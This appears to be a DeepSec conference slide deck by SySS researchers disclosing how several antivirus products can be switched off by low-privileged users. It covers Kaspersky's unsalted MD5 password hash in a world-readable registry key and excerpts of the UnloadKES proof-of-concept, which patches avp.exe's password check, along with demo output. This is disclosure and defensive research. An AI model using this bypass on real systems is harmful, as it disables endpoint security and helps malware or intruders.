
Insufficient Protection of User Credentials: KES 10



DEEPSEC

- The tested Kaspersky endpoint protection products store the password information as raw, unsalted MD5 hash value in the Windows registry.
- E. g. Kaspersky Endpoint Security 10:
`HKEY_LOCAL_MACHINE\SOFTWARE Wow6432Node\KasperskyLab\protected\KSES10\settings\OPEP`
- This registry key is by default readable by every user.
- The MD5 hash can also be extracted as low-privileged user from the memory of the process `avp.exe`.
- The use of the cryptographic one-way hash function MD5 without using a salt allows an attacker with access to this data to perform efficient password guessing attacks using pre-computed dictionaries, for instance rainbow tables.

Insufficient Protection of User Credentials: KES 10



Registrierungs-Editor

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\KasperskyLab\protected\KES10\settings

Name	Typ	Daten
MailFrom	REG_SZ	
MailTo	REG_SZ	
MaxIdleTasksDuration	REG_DWORD	0x00007080 (28800)
MinIdleScanInterval	REG_DWORD	0x00093a80 (604800)
NotifyNewNetwork	REG_DWORD	0x00000000 (0)
OasInstances	REG_DWORD	0x00000001 (1)
OPEP	REG_SZ	CFB37E7C04BEA837D23005199B1CD62B
PSEM	REG_SZ	
QBSize	REG_DWORD	0x00000000 (0)
QBSizeVal	REG_DWORD	0x00000064 (100)
QBSpan	REG_DWORD	0x00000001 (1)
QBSpanPeriod	REG_DWORD	0x0000001e (30)
RemovableDrivesAutoScan...	REG_DWORD	0x00000000 (0)
RemovableDrivesAutoScan...	REG_DWORD	0x00001000 (4096)
RemovableDrivesAutoScan...	REG_DWORD	0x00000000 (0)
RescanQuarantineAfterUpd...	REG_DWORD	0x00000001 (1)
RunAtSystemStartup	REG_DWORD	0x00000001 (1)

Use Cases & Attack Scenarios



DEEPSEC

Use Cases:

1. Bad guys doing bad things for fun and profit
2. Good guys doing bad things with permission for fun and profit, e. g. pentesters or IT security consultants

Attack Scenarios:

1. A low-privileged user disables security features of the endpoint protection software in order to perform malicious actions.
2. Malware that is executed in the context of a low privileged user disables the endpoint protection in order to perform further malicious tasks without intervention from the security control.

Use Cases & Attack Scenarios



DEEPSEC

Example:

- During security assessments, endpoint protection software can be really annoying or even be a show stopper.
- Having valid credentials for accessing a system is sometimes not enough:
Successful login but all the favorite tools for extracting or dumping *useful data*TM do not work due to the endpoint protection software
⇒ The next step/hop cannot be taken
- Of course there is AV evasion, but deactivating the endpoint protection completely or only selectively some of its security features can save precious time.

Use Cases & Attack Scenarios



DEEPSEC

- Concerning the password protection of management functionality, it is also interesting to see whether used passwords are compliant to given password policies.
- Observed result:
In most cases, the used passwords are noncompliant with the complexity requirements of active password policies, for example within Windows Active Directory environments.

Affected Endpoint Protection Software Products



Product Name	Tested Software Version
BullGuard Antivirus	15.0.297
BullGuard Premium Protection	15.0.297
BullGuard Internet Security	15.0.297
Kaspersky Anti-Virus (KAV)	6.0.4.1611, 15.0.1.415
Kaspersky Endpoint Security for Windows (KES)	8.1.0.1042, 10.2.1.23, 10.2.2.10535
Kaspersky Internet Security (KIS)	15.0.2.361
Kaspersky Small Office Security (KSOS)	13.0.4.233
Kaspersky Total Security (KTS)	15.0.1.415
Panda Antivirus Pro 2015	15.1.0
Panda Global Protection 2015	15.1.0
Panda Gold Protection 2015	15.1.0
Panda Internet Security 2015	15.0.1

PoC Software Tool: UnloadKES



DEEPSEC

- The SySS GmbH developed a proof-of-concept software tool named `UnLoadKES` for deactivating Kaspersky Endpoint Security for Windows in an unauthorized manner.
- This PoC software tool is a simple loader with patching functionality and works as follows:
 1. Find the executable file `avp.exe`
 2. Create a new instance of the process `avp.exe` with a command line argument to trigger the `EXIT` function
 3. Patch the password-based authentication of the newly created process `avp.exe` so that any password is considered correct
 4. Stop debugging the process and continue its execution

PoC Software Tool: UnloadKES



DEEPSEC

```
/*
 * UnloadKES
 * by Matthias Deeg & Sven Freund
 * SySS GmbH (c) 2015
 */
(...)
#define MODULE          L"avp.exe"
#define COMMAND_LINE    L"avp.exe exit"
(...)
    // find location of the executable avp.exe
    szModuleFile = findModuleFile(MODULE);
(...)
    // start new instance of KES process avp.exe
    if (CreateProcess(szModuleFile, COMMAND_LINE, NULL, NULL, FALSE,
        DEBUG_ONLY_THIS_PROCESS, NULL, NULL, &si, &pi) != 0) {
(...)
    // debug event loop
    while (debug) {
(...)
        switch (debug_event.dwDebugEventCode) {
(...)

```

PoC Software Tool: UnloadKES



DEEPSEC

```
(...)  
    case CREATE_PROCESS_DEBUG_EVENT:  
        {  
(...)  
            // get image base of created process  
            imageBase = debug_event.u.CreateProcessInfo.lpBaseOfImage;  
  
            // update patch offsets relative to image base address  
            BypassExitPassword_KES10.patch_address += (__int64)imageBase;  
(...)  
            // try to apply patch  
            if (applyPatch(pi.hProcess, &BypassExitPassword_KES10)) {  
(...)  
                // stop debugging the process  
                DebugActiveProcessStop(debug_event.dwProcessId);  
                debug = FALSE;  
                break;  
(...)  
            // close process handle  
            CloseHandle(pi.hProcess);  
(...)
```

Live Demo




DEEPSEC

"You don't need to see his password."



Demo: Deactivating KES 10

The command line tool `avp.exe` requires a password in order to use specific functions, for example `EXIT`.




```
Kaspersky Endpoint Security 10 for Windows (R) 10.2.1.23
(C) 2013 Kaspersky Lab ZAO. All rights reserved.

Usage: EXIT </password=<password>>
        Exit product.

Examples:
avp.com EXIT /password=password
Press any key...
```

Demo: Deactivating KES 10

If the password is not set via the command line argument, a password prompt is shown to enter it.



Demo: Deactivating KES 10



```
>UnloadKES.exe
```

```

/
/  /____|  /____/____|
|  \`---. _ _ \`---.\`---.
|  \`---. \| | \| \`---. \|
|  /\_/ / \| | /\_/ /\_/ /
|  \____/ \__, \____/\____/ ... unloads KES!
|
|  /
|  |____/
/
/_____/

```

```
(_) /_/
(oo)
/-----\
/ |____|
* ||    ||
  ^^    ^^
```

SySS Unload KES v1.0 by Sven Freund & Matthias Deeg - SySS GmbH (c) 2015

- [+] Found location of the executable file avp.exe
 - [+] Created new instance of the Kaspersky Endpoint Security process avp.exe
 - [+] The Kaspersky Endpoint Security process was patched successfully.
- Kaspersky Endpoint Security will now exit without a password.

Conclusion




DEEPSEC

- Some endpoint protection software products can be deactivated in an unauthorized manner by low-privileged users or malware.
- Security issues like authentication bypass vulnerabilities concerning local attack scenarios in non-networked software features and insufficient protection of user credentials should not be neglected.
- Security-related tasks should be performed in a (more) trustworthy environment.


Conclusion

Perform security-related tasks in a more trustworthy environment.



Recommendations

- Always consider trust in IT security:
 - Trust domains
 - Trust boundaries
 - Trust relationships
- Do not assume *too much*TM
- Properly protect password information
 - Restrict access to password information to required users only
 - Use cryptographically secure standard algorithms with a suitable configuration, e. g. PBKDF2
- Follow the principle of least privilege



References



DEEPSEC

- *Case Study: Deactivating Endpoint Protection Software in an Unauthorized Manner*, Matthias Deeg, https://www.syss.de/fileadmin/dokumente/Publikationen/2012/SySS_2012_Deeg_Case_Study_-_Deactivating_Endpoint_Protection_Software_in_an_Unauthorized_Manner.pdf, 2012
- *SySS Security Advisory SYSS-2015-001*, Sven Freund and Matthias Deeg, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-001.txt>, 2015
- *SySS Security Advisory SYSS-2015-002*, Sven Freund and Matthias Deeg, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-002.txt>, 2015
- *SySS Security Advisory SYSS-2015-003*, Matthias Deeg and Sven Freund, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-003.txt>, 2015
- *SySS Security Advisory SYSS-2015-004*, Matthias Deeg and Sven Freund, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-004.txt>, 2015
- *SySS Security Advisory SYSS-2015-005*, Matthias Deeg and Sven Freund, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-005.txt>, 2015
- *SySS Security Advisory SYSS-2015-006*, Matthias Deeg and Sven Freund, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-006.txt>, 2015
- *SySS Security Advisory SYSS-2015-007*, Matthias Deeg and Sven Freund, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-007.txt>, 2015
- *SySS Security Advisory SYSS-2015-008*, Matthias Deeg and Sven Freund, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-008.txt>, 2015

References



DEEPSEC


- *SySS Security Advisory SYSS-2015-009*, Matthias Deeg and Sven Freund, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-009.txt>, 2015
- *SySS Security Advisory SYSS-2015-010*, Matthias Deeg and Sven Freund, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-010.txt>, 2015
- *SySS Security Advisory SYSS-2015-012*, Matthias Deeg, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-012.txt>, 2015
- *SySS Security Advisory SYSS-2015-013*, Matthias Deeg, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-013.txt>, 2015
- *SySS Security Advisory SYSS-2015-014*, Matthias Deeg, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-014.txt>, 2015
- *SySS Security Advisory SYSS-2015-015*, Matthias Deeg, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-015.txt>, 2015
- *SySS Security Advisory SYSS-2015-017*, Matthias Deeg, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-017.txt>, 2015
- *SySS Security Advisory SYSS-2015-018*, Matthias Deeg, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-018.txt>, 2015
- *SySS Security Advisory SYSS-2015-019*, Matthias Deeg, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-019.txt>, 2015

Thank you very much ...

... for your attention.

Do you have any questions?

~.???



E-mail: matthias.deeg@syss.de

PGP Fingerprint: D1F0 A035 F06C E675 CDB9 0514 D9A4 BF6A 34AD 4DAB

THE PENTEST EXPERTS

WWW.SYSS.DE